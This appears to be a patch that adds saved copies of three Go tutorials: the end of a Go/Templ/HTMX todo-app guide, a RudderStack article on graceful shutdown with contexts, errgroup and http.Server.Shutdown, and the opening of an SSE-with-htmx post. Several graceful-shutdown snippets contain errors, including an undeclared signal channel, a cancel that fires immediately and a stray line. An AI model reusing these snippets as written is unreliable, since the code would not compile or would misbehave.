|
||||
```
|
||||
|
||||
Enter fullscreen mode Exit fullscreen mode
|
||||
|
||||
## [](https://dev.to/hackmamba/how-to-build-a-fullstack-application-with-go-templ-and-htmx-4444#create-the-api-handlers)Create the API handlers
|
||||
|
||||
With that done, you can use the services to create the API handlers. Create a `handler.go` file inside `internals` folder and add the snippet below:
|
||||
|
||||
```
|
||||
package internals
|
||||
|
||||
import (
|
||||
"context"
|
||||
"fmt"
|
||||
"go_fullstack/views"
|
||||
"net/http"
|
||||
"time"
|
||||
"github.com/a-h/templ"
|
||||
"github.com/gin-gonic/gin"
|
||||
)
|
||||
|
||||
const appTimeout = time.Second * 10
|
||||
|
||||
func render(ctx *gin.Context, status int, template templ.Component) error {
|
||||
ctx.Status(status)
|
||||
return template.Render(ctx.Request.Context(), ctx.Writer)
|
||||
}
|
||||
|
||||
func (app *Config) indexPageHandler() gin.HandlerFunc {
|
||||
return func(ctx *gin.Context) {
|
||||
_, cancel := context.WithTimeout(context.Background(), appTimeout)
|
||||
defer cancel()
|
||||
|
||||
todos, err := app.getAllTodosService()
|
||||
if err != nil {
|
||||
ctx.JSON(http.StatusBadRequest, err.Error())
|
||||
return
|
||||
}
|
||||
|
||||
var viewsTodos []*views.Todo
|
||||
for _, todo := range todos {
|
||||
viewsTodo := &views.Todo{
|
||||
Id: todo.Id,
|
||||
Description: todo.Description,
|
||||
}
|
||||
viewsTodos = append(viewsTodos, viewsTodo)
|
||||
}
|
||||
|
||||
render(ctx, http.StatusOK, views.Index(viewsTodos))
|
||||
}
|
||||
}
|
||||
|
||||
func (app *Config) createTodoHandler() gin.HandlerFunc {
|
||||
return func(ctx *gin.Context) {
|
||||
_, cancel := context.WithTimeout(context.Background(), appTimeout)
|
||||
description := ctx.PostForm("description")
|
||||
defer cancel()
|
||||
|
||||
newTodo := TodoRequest{
|
||||
Description: description,
|
||||
}
|
||||
|
||||
data, err := app.createTodoService(&newTodo)
|
||||
if err != nil {
|
||||
ctx.JSON(http.StatusBadRequest, err.Error())
|
||||
return
|
||||
}
|
||||
|
||||
ctx.JSON(http.StatusCreated, data)
|
||||
}
|
||||
}
|
||||
|
||||
func (app *Config) deleteTodoHandler() gin.HandlerFunc {
|
||||
return func(ctx *gin.Context) {
|
||||
_, cancel := context.WithTimeout(context.Background(), appTimeout)
|
||||
id := ctx.Param("id")
|
||||
defer cancel()
|
||||
|
||||
data, err := app.deleteTodoService(id)
|
||||
if err != nil {
|
||||
ctx.JSON(http.StatusBadRequest, err.Error())
|
||||
return
|
||||
}
|
||||
|
||||
ctx.JSON(http.StatusAccepted, fmt.Sprintf("Todo with ID: %s deleted successfully!!", data))
|
||||
}
|
||||
}
|
||||
```
|
||||
|
||||
Enter fullscreen mode Exit fullscreen mode
|
||||
|
||||
The snippet above does the following
|
||||
|
||||
- Imports the required dependencies
|
||||
- Creates a `render` function that uses the `Templ` package to render matching template
|
||||
- Creates an `indexPageHandler` function that returns a Gin-gonic handler and takes in the `Config` struct as a pointer. Inside the returned handler, use the `getAllTodosService` service to get the list of todos and then render the appropriate page using the generated code from the views package (frontend)
|
||||
- Creates a `createdTodoHandler` and `deleteProjectHandler` functions that return a Gin-gonic handler and take in the `Config` struct as a pointer. Use the service created earlier to perform the corresponding action inside the returned handler
|
||||
|
||||
## [](https://dev.to/hackmamba/how-to-build-a-fullstack-application-with-go-templ-and-htmx-4444#update-the-api-routes-to-use-handlers)Update the API routes to use handlers
|
||||
|
||||
Update the `routes.go` file with the handlers as shown below:
|
||||
|
||||
```
|
||||
package internals
|
||||
|
||||
import (
|
||||
"github.com/gin-gonic/gin"
|
||||
)
|
||||
|
||||
type Config struct {
|
||||
Router *gin.Engine
|
||||
}
|
||||
|
||||
func (app *Config) Routes() {
|
||||
//views
|
||||
app.Router.GET("/", app.indexPageHandler())
|
||||
|
||||
//apis
|
||||
app.Router.POST("/", app.createTodoHandler())
|
||||
app.Router.DELETE("/:id", app.deleteTodoHandler())
|
||||
}
|
||||
```
|
||||
|
||||
Enter fullscreen mode Exit fullscreen mode
|
||||
|
||||
## [](https://dev.to/hackmamba/how-to-build-a-fullstack-application-with-go-templ-and-htmx-4444#putting-it-all-together)Putting it all together
|
||||
|
||||
Create the application entry point to use to serve the routes. To do this, create a `main.go` file inside the `cmd` folder and add the snippet below:
|
||||
|
||||
```
|
||||
package main
|
||||
|
||||
import (
|
||||
"go_fullstack/internals"
|
||||
"github.com/gin-gonic/gin"
|
||||
)
|
||||
|
||||
func main() {
|
||||
router := gin.Default()
|
||||
|
||||
//initialize config
|
||||
app := internals.Config{Router: router}
|
||||
|
||||
//routes
|
||||
app.Routes()
|
||||
|
||||
router.Run(":8080")
|
||||
}
|
||||
```
|
||||
|
||||
Enter fullscreen mode Exit fullscreen mode
|
||||
|
||||
The snippet above does the following:
|
||||
|
||||
- Imports the required dependencies
|
||||
- Creates a Gin router using the `Default` configuration
|
||||
- Initialize the `Config` struct by passing in the `Router`
|
||||
- Adds the route and run the application on port `:8080`
|
||||
|
||||
With that done, you can start a development server using the command below:
|
||||
|
||||
```
|
||||
go run cmd/main.go
|
||||
```
|
||||
|
||||
Enter fullscreen mode Exit fullscreen mode
|
||||
|
||||

|
||||
|
||||
The complete source code can be found on [GitHub](https://github.com/Mr-Malomz/go_fullstack).
|
||||
|
||||
## [](https://dev.to/hackmamba/how-to-build-a-fullstack-application-with-go-templ-and-htmx-4444#conclusion)Conclusion
|
||||
|
||||
This post discusses how to build a fullstack application with Go, Templ, HTMX, and Xata. You can extend the application further to support viewing and editing todos.
|
||||
|
||||
These resources may also be helpful:
|
||||
|
||||
- [Xata documentation](https://xata.io/docs?utm_source=fullstackwriter&utm_medium=fullstackwriter-blog)
|
||||
- [Templ documentation](https://templ.guide/?utm_source=fullstackwriter&utm_medium=fullstackwriter-blog)
|
||||
- [HTMX documentation](https://htmx.org/docs/?utm_source=fullstackwriter&utm_medium=fullstackwriter-blog)
|
||||
- [Go + Xata](https://fullstackwriter.dev/post/xata-go-a-getting-started-guide?category=Golang)
|
||||
+357
@@ -0,0 +1,357 @@
|
||||
---
|
||||
page-title: "Implementing Graceful Shutdown in Go | RudderStack Blog"
|
||||
url: https://www.rudderstack.com/blog/implementing-graceful-shutdown-in-go/
|
||||
date: "2024-07-07 22:41:03"
|
||||
---
|
||||
Shutting down gracefully is important for any long lasting process, especially for one that handles some kind of state. For example, what if you wanted to shutdown the database that supports your application and the db process didn't flush the current state to the disk, or what if you wanted to shut down a web server with thousands of connections but didn't wait for the requests to finish Not only does shutting down gracefully positively affect the user experience, it also eases internal operations, leading to happier engineers and less stressed SREs.
|
||||
|
||||
To shutdown gracefully is for the program to terminate after:
|
||||
|
||||
- All pending processes (web request, loops) are completed - no new processes should start and no new web requests should be accepted.
|
||||
- Closing all open connections to external services and databases.
|
||||
|
||||
There are a couple of things we must figure out in order to shutdown gracefully:
|
||||
|
||||
- **When should we shutdown** *\-* Are all pending processes completed, and how we can know this? What if a processes is stuck?
|
||||
- **How we communicate with processes** \- The previous task requires some kind of communication. This is especially true if we are building a modern, asynchronous, and highly concurrent application. So, how can we tell them to shutdown and also know when they've done that?
|
||||
|
||||
When I started looking into shutdown at RudderStack, I saw a number of anti patterns that we were following—for example using *os.Exit(1)* (more on this later)—and decided it was time to implement a graceful shutdown mechanism for [Rudder Server](https://github.com/rudderlabs/rudder-server/). At RudderStack we are building an important part of the modern data stack. RudderStack is responsible for capturing, processing, and delivering data to important parts of a company's infrastructure. So, making sure everything is predictable and ensuring there is no chance for data loss whenever we have to interact with a service is incredibly important. This gave me two main goals with graceful shutdown:
|
||||
|
||||
1. Ensure that no data loss can happen during a shutdown.
|
||||
2. Introduce better service control to enable integration testing.
|
||||
|
||||
Rudder Server is written in Go and my initial research on how to properly implement graceful shutdown didn't return much information. So, I decided to publish my experience in implementing this pattern on Rudder Server.
|
||||
|
||||
In this post you'll find a number of anti patterns and learn how to make exiting a graceful process with a couple of different approaches. I'll also include a number of examples for common libraries and some advanced patterns. Let's dive in.
|
||||
|
||||
## Anti-patterns
|
||||
|
||||
### Block artificially
|
||||
|
||||
The first anti-pattern is the idea of blocking the main go routine without actually waiting on anything. Here's an example toy implementation:
|
||||
|
||||
```
|
||||
func KeepProcessAlive() { var ch chan int <-ch}func main() { ... KeepProcessAlive()}
|
||||
```
|
||||
|
||||
### os.Exit()
|
||||
|
||||
Calling os.Exit(1) while other go routines are still running is essentially equal to SIGKILL, no chance for closing open connections and finishing inflight requests and processing.
|
||||
|
||||
```
|
||||
go func() { <-ch os.Exit(1)}()go func () { for ... { }}()
|
||||
```
|
||||
|
||||
## How to make it graceful in Go
|
||||
|
||||
In order to gracefully shutdown a service there are two things you need to understand:
|
||||
|
||||
1. How to wait for all the running go routines to exit
|
||||
2. How to propagate the termination signal to multiple go routines
|
||||
|
||||
Go provides all the tools we need to properly implement (1) and (2). Let's take a look at these in more detail.
|
||||
|
||||
### Wait for go-routines to finish
|
||||
|
||||
Go provides sufficient ways for controlling concurrency. Let's see what options are available on waiting go routines.
|
||||
|
||||
#### Using channel
|
||||
|
||||
Simplest solution, using channel primitive.
|
||||
|
||||
1. We create an empty struct channel make(chan struct{}, 1) (empty struct requires no memory).
|
||||
2. Every child go routine should **publish to the channel when it is done** (defer can be useful here).
|
||||
3. The parent go routine should **consume from the channel as many times as the expected go routines**.
|
||||
|
||||
The example can clear things up:
|
||||
|
||||
```
|
||||
func run(ctx) { wait := make(chan struct{}, 1) go func() { defer func() { wait <- struct{}{} }() for { select { case <-ctx.Done(): fmt.Println("Break the loop") break; case <-time.After(1 * time.Second): fmt.Println("Hello in a loop") } } }() go func() { defer func() { wait <- struct{}{} }() for { select { case <-ctx.Done(): fmt.Println("Break the loop") break; case <-time.After(1 * time.Second): fmt.Println("Ciao in a loop") } } }() // wait for two goroutines to finish <-wait <-wait fmt.Println("Main done")}
|
||||
```
|
||||
|
||||
*Note: This is mostly useful when waiting on a single go routine.*
|
||||
|
||||
#### With WaitGroup
|
||||
|
||||
The channel solution can be a bit ugly, especially with multiple go routines.
|
||||
|
||||
[sync.WaitGroup](https://pkg.go.dev/sync#WaitGroup/) is a standard library package, that can be used as a more idiomatic way to achieve the above.
|
||||
|
||||
You can also see another [example of waitgroups](https://gobyexample.com/waitgroups/) in use.
|
||||
|
||||
```
|
||||
func run(ctx) { var wg sync.WaitGroup wg.Add(1) go func() { defer wg.Done() for { select { case <-ctx.Done(): fmt.Println("Break the loop") return; case <-time.After(1 * time.Second): fmt.Println("Hello in a loop") } } }() wg.Add(1) go func() { defer wg.Done() for { select { case <-ctx.Done(): fmt.Println("Break the loop") return; case <-time.After(1 * time.Second): fmt.Println("Ciao in a loop") } } }() wg.Wait() fmt.Println("Main done")}
|
||||
```
|
||||
|
||||
#### With errgroup
|
||||
|
||||
The [sync/errgroup](https://pkg.go.dev/golang.org/x/sync/errgroup/) package exposes a better way to do this.
|
||||
|
||||
- The two errgroup's methods .Go and .Wait are more readable and easier to maintain in comparison to WaitGroup.
|
||||
- In addition, as its name suggests it does error propagation and cancels the context in order to terminate the other go-routines in case of an error.
|
||||
|
||||
```
|
||||
func run(ctx) { g, gCtx := errgroup.WithContext(ctx) g.Go(func() error { for { select { case <-gCtx.Done(): fmt.Println("Break the loop") return nil; case <-time.After(1 * time.Second): fmt.Println("Hello in a loop") } } }) g.Go(func() error { for { select { case <-gCtx.Done(): fmt.Println("Break the loop") return nil; case <-time.After(1 * time.Second): fmt.Println("Ciao in a loop") } } }() err := g.Wait() if err != nil { fmt.Println("Error group: ", err) } fmt.Println("Main done")}
|
||||
```
|
||||
|
||||
## Terminating a process
|
||||
|
||||
Even if we have figured out how to properly communicate the state of processes and wait for them, we still have to implement termination. Let's see how this can be done with a simple example, introducing all the necessary Go primitives.
|
||||
|
||||
Let's start with a very simple "Hello in a loop" example:
|
||||
|
||||
```
|
||||
func main() { for { time.Sleep(1 * time.Second) fmt.Println("Hello in a loop") }}
|
||||
```
|
||||
|
||||
### Introducing signal handling
|
||||
|
||||
Listen for an OS signal to stop the progress:
|
||||
|
||||
```
|
||||
exit := make(chan os.Signal, 1) // we need to reserve to buffer size 1, so the notifier are not blockedsignal.Notify(exit, os.Interrupt, syscall.SIGTERM)
|
||||
```
|
||||
|
||||
- We need to use os.Interrupt to gracefully shutdown on Ctrl+C which is **SIGINT**
|
||||
- syscall.**SIGTERM** is the usual signal for termination and the default one (it can be [modified](https://docs.docker.com/engine/reference/builder/#stopsignal/)) for [docker](https://docs.docker.com/engine/reference/commandline/stop/) containers, which is also used by [kubernetes](https://kubernetes.io/docs/concepts/workloads/pods/pod-lifecycle/#pod-termination/).
|
||||
- Read more about signal in the [package documentation](https://pkg.go.dev/os/signal/) and [go by example](https://gobyexample.com/signals/).
|
||||
|
||||
### Breaking the loop
|
||||
|
||||
Now that we have a way to capture signals, we need to find a way to interrupt the loop.
|
||||
|
||||
#### Non-Blocking Channel Select
|
||||
|
||||
select gives you the ability to consume from multiple channels in each case.
|
||||
|
||||
You can review the following resources to get a better understanding:
|
||||
|
||||
- [https://gobyexample.com/non-blocking-channel-operations](https://gobyexample.com/non-blocking-channel-operations/)
|
||||
- [https://tour.golang.org/concurrency/5](https://tour.golang.org/concurrency/5/)
|
||||
- [https://gobyexample.com/timeouts](https://gobyexample.com/timeouts/)
|
||||
|
||||
Our simple hello for loop, now stops on termination signal:
|
||||
|
||||
```
|
||||
func main() { c := make(chan os.Signal, 1) // we need to reserve to buffer size 1, so the notifier are not blocked signal.Notify(c, os.Interrupt, syscall.SIGTERM) for { select { case <-c: fmt.Println("Break the loop") return; case <-time.After(1 * time.Second): fmt.Println("Hello in a loop") } }}
|
||||
```
|
||||
|
||||
***Note:** We had to change the* time.Sleep(1 \* time.Second) *to* time.After(1 \* time.Second)
|
||||
|
||||
### How to do it using Context
|
||||
|
||||
Context is a very useful interface in go, that should be used and propagated in all blocking functions. It enables the propagation of cancelation throughout the program.
|
||||
|
||||
It is considered good practice for ctx context.Context to be the first argument in every method or function that is used directly or indirectly for external dependencies.
|
||||
|
||||
|
||||
|
||||
A very detailed article about context: [https://go.dev/blog/context](https://go.dev/blog/context/)
|
||||
|
||||
### Channel sharing issue
|
||||
|
||||
Let's examine how context properties could help in a more complex situation.
|
||||
|
||||
*Having multiple loops running in parallel, using channels (counter-example):*
|
||||
|
||||
```
|
||||
// COUNTER EXAMPLE, DO NOT USE THIS CODEfunc main() { exit := make(chan os.Signal, 1) signal.Notify(exit, os.Interrupt, syscall.SIGTERM) // This will not work as expected!! var wg sync.WaitGroup wg.Add(1) go func() { defer wg.Done() for { select { case <-exit: // Only one go routine will get the termination signal fmt.Println("Break the loop: hello") break; case <-time.After(1 * time.Second): fmt.Println("Hello in a loop") } } }() wg.Add(1) go func() { defer wg.Done() for { select { case <-exit: // Only one go routine will get the termination signal fmt.Println("Break the loop: ciao") break; case <-time.After(1 * time.Second): fmt.Println("Ciao in a loop") } } }() wg.Wait() fmt.Println("Main done")}
|
||||
```
|
||||
|
||||
*Why is this not going to work?*
|
||||
|
||||
Go channels do not work in a **broadcast** way, only one go routine will receive a single os.Signal. Also, there is no guarantee which go routine will receive it.
|
||||
|
||||
wait := make(chan struct{}{}, 2)
|
||||
|
||||
Context can help us make the above work, let's see how.
|
||||
|
||||
#### Using Context for termination
|
||||
|
||||
Let's try to fix this problem by introducing [context.WithCancel](https://pkg.go.dev/context#WithCancel/)
|
||||
|
||||
```
|
||||
func main() { ctx, cancel := context.WithCancel(context.Background()) go func() { exit := make(chan os.Signal, 1) signal.Notify(c, os.Interrupt, syscall.SIGTERM) cancel() }() var wg sync.WaitGroup wg.Add(1) go func() { defer wg.Done() for { select { case <-ctx.Done(): fmt.Println("Break the loop") break; case <-time.After(1 * time.Second): fmt.Println("Hello in a loop") } } }() wg.Add(1) go func() { defer wg.Done() for { select { case <-ctx.Done(): fmt.Println("Break the loop") break; case <-time.After(1 * time.Second): fmt.Println("Ciao in a loop") } } }() wg.Wait() fmt.Println("Main done")}
|
||||
```
|
||||
|
||||
Essentially the cancel() is broadcasted to all the go-routines that call .Done().
|
||||
|
||||
*The returned context's Done channel is closed when the returned cancel function is called or when the parent context's Done channel is closed, whichever happens first.*
|
||||
|
||||
### NotifyContext
|
||||
|
||||
In go 1.16 a new helpful method was introduced in signal package, [singal.NotifyContext](https://pkg.go.dev/os/signal#NotifyContext/):
|
||||
|
||||
```
|
||||
func NotifyContext(parent context.Context, signals ...os.Signal) (ctx context.Context, stop context.CancelFunc)
|
||||
```
|
||||
|
||||
*NotifyContext returns a copy of the parent context that is marked done (its Done channel is closed) when one of the listed signals arrives, when the returned stop function is called, or when the parent context's Done channel is closed, whichever happens first.*
|
||||
|
||||
Using NotifyContext can simplify the example above to:
|
||||
|
||||
```
|
||||
func main() { ctx, stop := context.NotifyContext(context.Background(), os.Interrupt, syscall.SIGTERM) defer stop() var wg sync.WaitGroup wg.Add(1) go func() { defer wg.Done() for { select { case <-ctx.Done(): fmt.Println("Break the loop") break; case <-time.After(1 * time.Second): fmt.Println("Hello in a loop") } } }() wg.Add(1) go func() { defer wg.Done() for { select { case <-ctx.Done(): fmt.Println("Break the loop") break; case <-time.After(1 * time.Second): fmt.Println("Ciao in a loop") } } }() wg.Wait() fmt.Println("Main done")}
|
||||
```
|
||||
|
||||
*A full working example can be found under our [example repo](https://github.com/rudderlabs/graceful-shutdown-examples/tree/main/signal/)*
|
||||
|
||||
## Common libraries
|
||||
|
||||
### HTTP server
|
||||
|
||||
The examples above included a for loop for simplification, but let's examine something more practical.
|
||||
|
||||
During a non-graceful shutdown, inflight HTTP requests could face the following issues:
|
||||
|
||||
- They never get a response back, so they timeout.
|
||||
- Some progress has been made, but it is interrupted halfway, causing a waste of resources or data inconsistencies if transactions are not used properly.
|
||||
- A connection to an external dependency is closed by another go routine, so the request can not progress further.
|
||||
|
||||
*⚠️ **Having your HTTP server shutting down gracefully is really important.** In a cloud-native environment services/pods shutdown multiple times within a day either for autoscaling, applying a configuration, or deploying a new version of a service. Thus, the impact of interrupted or timeout requests can be significant in the service's SLAs.*
|
||||
|
||||
Fortunately, go provides a way to gracefully shutdown an HTTP server.
|
||||
|
||||
Let us see how it's done:
|
||||
|
||||
```
|
||||
func main() { ctx, cancel := context.WithCancel(context.Background()) go func() { c := make(chan os.Signal, 1) // we need to reserve to buffer size 1, so the notifier are not blocked signal.Notify(c, os.Interrupt, syscall.SIGTERM) <-c cancel() }() db, err := repo.SetupPostgresDB(ctx, getConfig("DB_DSN", "root@tcp(127.0.0.1:3306)/service")) if err != nil { panic(err) } httpServer := &http.Server{ Addr: ":8000", } g, gCtx := errgroup.WithContext(ctx) g.Go(func() error { return httpServer.ListenAndServe() }) g.Go(func() error { <-gCtx.Done() return httpServer.Shutdown(context.Background()) }) if err := g.Wait(); err != nil { fmt.Printf("exit reason: %s \n", err) }}
|
||||
```
|
||||
|
||||
We are using two go routines:
|
||||
|
||||
1. run **httpServer.ListenAndServe()** as usual
|
||||
2. wait for <-gCtx.Done() and then call **httpServer.Shutdown(context.Background())**
|
||||
|
||||
It is important to read the package documentation in order to understand how this works:
|
||||
|
||||
Shutdown gracefully shuts down the server **without interrupting any active connections**.
|
||||
|
||||
Nice, but how?
|
||||
|
||||
Shutdown works by first closing all open listeners, then closing all idle connections, and then waiting indefinitely for connections to return to idle and then shut down.
|
||||
|
||||
Why do I have to provide a context?
|
||||
|
||||
If the provided context expires before the shutdown is complete, Shutdown returns the context's error, otherwise it returns any error returned from closing the Server's underlying Listener(s).
|
||||
|
||||
In the example, we chose to provide **context.Background()** which has no expiration.
|
||||
|
||||
#### Canceling long running requests
|
||||
|
||||
When .Shutdown is method is called the serve stop accepting new connections and it waits for existing once to finish before .ListenAndServe() may return.
|
||||
|
||||
There are cases where http requests require quite a long time to be terminated. That could be a for instance a long running job or a websocket connection.
|
||||
|
||||
So, what is the best way to terminate those gracefully and not hang waiting for them to finish?
|
||||
|
||||
The answer comes into two parts:
|
||||
|
||||
1. First of all you need to extract the context from http.Request ctx := req.Context() and use this context to terminate your long running process.
|
||||
2. Use [BaseContext](https://pkg.go.dev/net/http#Server/) (introduced in go1.13), to pass your main ctx as the context in every request
|
||||
|
||||
BaseContext optionally specifies a function that returns the base context for incoming requests on this server.
|
||||
The provided Listener is the specific Listener that's about to start accepting requests.
|
||||
If BaseContext is nil, the default is context.Background().
|
||||
If non-nil, it must return a non-nil context.
|
||||
|
||||
In the example bellow, a dummy http handler keeps printing in stdout Hello in a loop, it will stop either when the request is canceled or the instance receives a termination signal.
|
||||
|
||||
```
|
||||
func main() { mainCtx, stop := signal.NotifyContext(context.Background(), os.Interrupt, syscall.SIGTERM) defer stop() httpServer := &http.Server{ Addr: ":8000", Handler: http.HandlerFunc(func(w http.ResponseWriter, r *http.Request) { ctx := r.Context() for { select { case <-ctx.Done(): fmt.Println("Graceful handler exit") w.WriteHeader(http.StatusOK) return case <-time.After(1 * time.Second): fmt.Println("Hello in a loop") } } }), BaseContext: func(_ net.Listener) context.Context { return mainCtx }, } g, gCtx := errgroup.WithContext(mainCtx) g.Go(func() error { return httpServer.ListenAndServe() }) g.Go(func() error { <-gCtx.Done() return httpServer.Shutdown(context.Background()) }) if err := g.Wait(); err != nil { fmt.Printf("exit reason: %s \n", err) }}
|
||||
```
|
||||
|
||||
A full working example can be found under our [example repo](https://github.com/rudderlabs/graceful-shutdown-examples/tree/main/httpserver/), feel free to experiment by commenting out BaseContextor or httpServer.Shutdown.
|
||||
|
||||
### HTTP Client
|
||||
|
||||
Go standard libraries provides a way to pass a context when making an HTTP request: [NewRequestWithContext](https://pkg.go.dev/net/http#NewRequestWithContext/)
|
||||
|
||||
Let's see how the following code can be refactored to use it:
|
||||
|
||||
```
|
||||
resp, err := netClient.Post(uri, "application/json; charset=utf-8", bytes.NewBuffer(payload))...
|
||||
```
|
||||
|
||||
The equivalent with passing ctx:
|
||||
|
||||
```
|
||||
req, err := http.NewRequestWithContext(ctx, "POST", uri, bytes.NewBuffer(payload))if err != nil { return err}req.Header.Set("Content-Type", "application/json; charset=utf-8")resp, err := netClient.Do(req)...
|
||||
```
|
||||
|
||||
The following techniques are necessary for more advanced use cases. For instance, if you are using a pool of workers or you have a chain of component dependencies that need to shutdown in order.
|
||||
|
||||
### Draining Worker Channels
|
||||
|
||||
When you have worker go routines that are consuming/producing from/to a channel, special care must be taken to make sure no items are left in the channels when the process shuts down. To do this we need to utilize go close method on the channel. Here's a great overview on [closing channels](https://gobyexample.com/closing-channels/), and a more [advanced article](https://go101.org/article/channel-closing.html/) on the topic.
|
||||
|
||||
Two things to remember about closing a channel:
|
||||
|
||||
- Writing to a close channel will result in a panic
|
||||
- When reading for a channel, you can use value, ok <- ch . Reading from a close channel will return all the buffered items. Once the buffer items are "drained", the channel will return zero value and ok will be false. *Note: While the channel still has items ok will be true.*
|
||||
- Alternative you can do a range on the channel for value := range ch { . In this case the for loop will stop when no more items are left on the channel and the channel is closed. This is much prettier than the approach above, but not always possible.
|
||||
|
||||
The points above conclude to the following:
|
||||
|
||||
- If you have a **single worker writing to the channel**, close the channel once you are done:
|
||||
|
||||
```
|
||||
go func() { defer close(ch) // close after write is no longer possible for { select { case <-ctx.Done(): return ... ch <- value // write to the channel only happens inside the loop }}()
|
||||
```
|
||||
|
||||
- If you have **multiple workers writing to the same channel**, close the channel after waiting for all workers to finish:
|
||||
|
||||
```
|
||||
g, gCtx := errgroup.WithContext(ctx)ch = make(...) // channel will be written from multiple workers for w := range workers { // create n number of workers g.Go(func() error { return w.Run(ctx, ch) // workers will publish })}g.Wait() // we need to wait for all workers to stopclose(ch) // and then close the channel
|
||||
```
|
||||
|
||||
- If you're reading from a channel, exit only when the channel has no more data. Essentially it's the responsibility of the writer to stop the readers, by closing the channel:
|
||||
|
||||
```
|
||||
for v := range ch {}// orfor { select { case v, ok <- ch: if !ok { // nothing left to read return; } foo(v) // process `v` normally case ...: ... }}
|
||||
```
|
||||
|
||||
- If a worker is both reading and writing, the worker should stop when the channel that it is reading from has no more data, and then close the writer.
|
||||
|
||||
## Graceful methods
|
||||
|
||||
We have seen several techniques so far for gracefully terminating a piece of long running code. It is also useful to examine how components can expose exported methods that can be called and then facilitate gracefully shutdown.
|
||||
|
||||
### Blocking with ctx
|
||||
|
||||
This is the most common approach and the easier to understand and implement.
|
||||
|
||||
- You call a method
|
||||
- You pass it a context
|
||||
- The method blocks
|
||||
- It returns in case of an error or when context is cancelled / timeout.
|
||||
|
||||
```
|
||||
// calling:err := srv.Run(ctx, ...)// implementationfunc (srv *Service) Run(ctx context.Context, ...) { ... ... for { ... select { case <- ctx.Done() return ctx.Err() // Depending on our business logic, // we may or may not want to return a ctx error: // https://pkg.go.dev/context#pkg-variables } }
|
||||
```
|
||||
|
||||
### Setup/Shutdown
|
||||
|
||||
There are cases when blocking with ctx code is not the best approach. This is the case when we want greater control over when .Shutdown happens. This approach is a bit more complex and there is also the danger of people forgetting to call .Shutdown.
|
||||
|
||||
#### Use case
|
||||
|
||||
The code bellow demonstrates why this pattern might be useful. We want to make sure that db Shutdown happens only after the Service is no longer running, because the Service is depending on the database to run for it to work.
|
||||
|
||||
By calling db.Shutdown() on defer, we ensure it runs after g.Wait returns:
|
||||
|
||||
```
|
||||
// calling:func () { err := db.Setup() // will not block defer db.Shutdown() svc := Service{ DB: db } g.Run(... svc.Run(ctx, ...) ) g.Wait()}
|
||||
```
|
||||
|
||||
#### Implementation example
|
||||
|
||||
```
|
||||
type Database struct { ... cancel func() wait func() err }func (db *Database) Setup() { // ... // ... ctx, cancel := context.WithCancel(context.Background()) g, gCtx := errgroup.WithContext(ctx) db.cancel = cancel db.wait = g.Wait for { ... select { case <- ctx.Done() return ctx.Err() // Depending on our business logic, // we may or may not want to return a ctx error: // https://pkg.go.dev/context#pkg-variables } }}func (db *Database) Shutdown() error { db.cancel() return db.wait()}
|
||||
```
|
||||
|
||||
## Final Thoughts
|
||||
|
||||
Terminating your long-running services gracefully is an important pattern that you will have to implement sooner or later. This is especially true for systems like RudderStack that act as middlewares where many connections to external services exist and high volumes of data are handled concurrently.
|
||||
|
||||
Go offers all the tools we need to implement this pattern, and selecting the right ones depends a lot on your use case. My intention for this post was to act as a guide to help choose the right tools for your case. If you have any questions, please reach out, and if you like solving problems like this check our [Careers page](https://boards.greenhouse.io/embed/job_board?for=rudderstack&b=https%3A%2F%2Frudderstack.com%2Fcareers/)!
|
||||
+692
@@ -0,0 +1,692 @@
|
||||
---
|
||||
page-title: "Live website updates with Go, SSE, and htmx"
|
||||
url: https://threedots.tech/post/live-website-updates-go-sse-htmx/
|
||||
date: "2024-07-23 07:59:41"
|
||||
---
|
||||
In case you missed the memo, the Single Page Application hype period is over, and we’re now back to PHP and jQuery, I mean rendering HTML on the server. I’m excited! It brings me back to the early 2000s when we were all web developers, not frontend or backend engineers.
|
||||
|
||||
But there’s one thing I would miss from the SPA era: **live updates**. The classic websites often relied on the “refresh” button, which wasn’t that great. While polling for updates periodically is a solution, it’s inefficient. It’s much better to push updates to the client once they happen.
|
||||
|
||||
This post shows how to push live updates to your website using Go, Server-Sent Events (SSE), and htmx. As the example project, I use a tiny microblogging website where you can react to posts.
|
||||
|
||||
Below, you can see the embedded example in two “windows”. You can click on reactions and see them update in real-time in the other window. You will also see the reactions and views counters update as other readers interact with the posts. (You can open the example in a new tab [here](https://sse-example.threedots.tech/)).
|
||||
|
||||
## Server-Sent Events
|
||||
|
||||
WebSockets seem like the most popular option for pushing live updates from the HTTP server to the browser. Meanwhile, Server-Sent Events (SSE) is a great alternative. It is simple to set up and good enough for many use cases. It uses standard HTTP connections, so you don’t need a custom protocol. All modern browsers support SSE.
|
||||
|
||||
SSE endpoints work just like standard HTTP endpoints with a slight twist. You set the `Content-Type` header to `text/event-stream` and keep writing data in a text format like this:
|
||||
|
||||
```
|
||||
event: notifications
|
||||
data: {"unread_messages": 14}
|
||||
|
||||
event: message
|
||||
data: <h1>Hello,
|
||||
data: world!</h1>
|
||||
```
|
||||
|
||||
What follows the `event:` line is an optional event *type*, which can be any string you want. The multiline `data` field is the payload sent to the browser. Every “event” is separated by an extra new line. The specification mentions a few more things, but that’s all you need to start.
|
||||
|
||||
In Go, SSE endpoints are slightly different from `net/http` endpoints because you don’t just write data to the `ResponseWriter` and return from the function. Instead, you reply with the status code (`200 OK`) and keep writing the “events” in the format above. The connection stays alive until the client (the browser) closes it.
|
||||
|
||||
Here’s a complete example of sending back a “ping” event every 10 seconds.
|
||||
|
||||
```
|
||||
func main() {
|
||||
http.HandleFunc("/ping", func(w http.ResponseWriter, r *http.Request) {
|
||||
w.Header().Set("Content-Type", "text/event-stream")
|
||||
w.WriteHeader(http.StatusOK)
|
||||
|
||||
for {
|
||||
select {
|
||||
case <-r.Context().Done():
|
||||
return
|
||||
default:
|
||||
}
|
||||
|
||||
fmt.Fprintf(w, "data: ping\n\n")
|
||||
|
||||
if f, ok := w.(http.Flusher); ok {
|
||||
f.Flush()
|
||||
}
|
||||
|
||||
time.Sleep(10 * time.Second)
|
||||
}
|
||||
})
|
||||
|
||||
http.ListenAndServe(":8080", nil)
|
||||
}
|
||||
```
|
||||
|
||||
Two things are worth mentioning here.
|
||||
|
||||
- To avoid buffering, we use the `http.Flusher` to send the response immediately.
|
||||
- To exit the infinite loop, we check if the request’s context is done.
|
||||
|
||||
On the client side, you can handle it like this:
|
||||
|
||||
```
|
||||
<script>
|
||||
const es = new EventSource("http://localhost:8080/ping");
|
||||
es.onmessage = (event) => {
|
||||
console.log(`Received: ${event.data}`);
|
||||
};
|
||||
</script>
|
||||
```
|
||||
|
||||
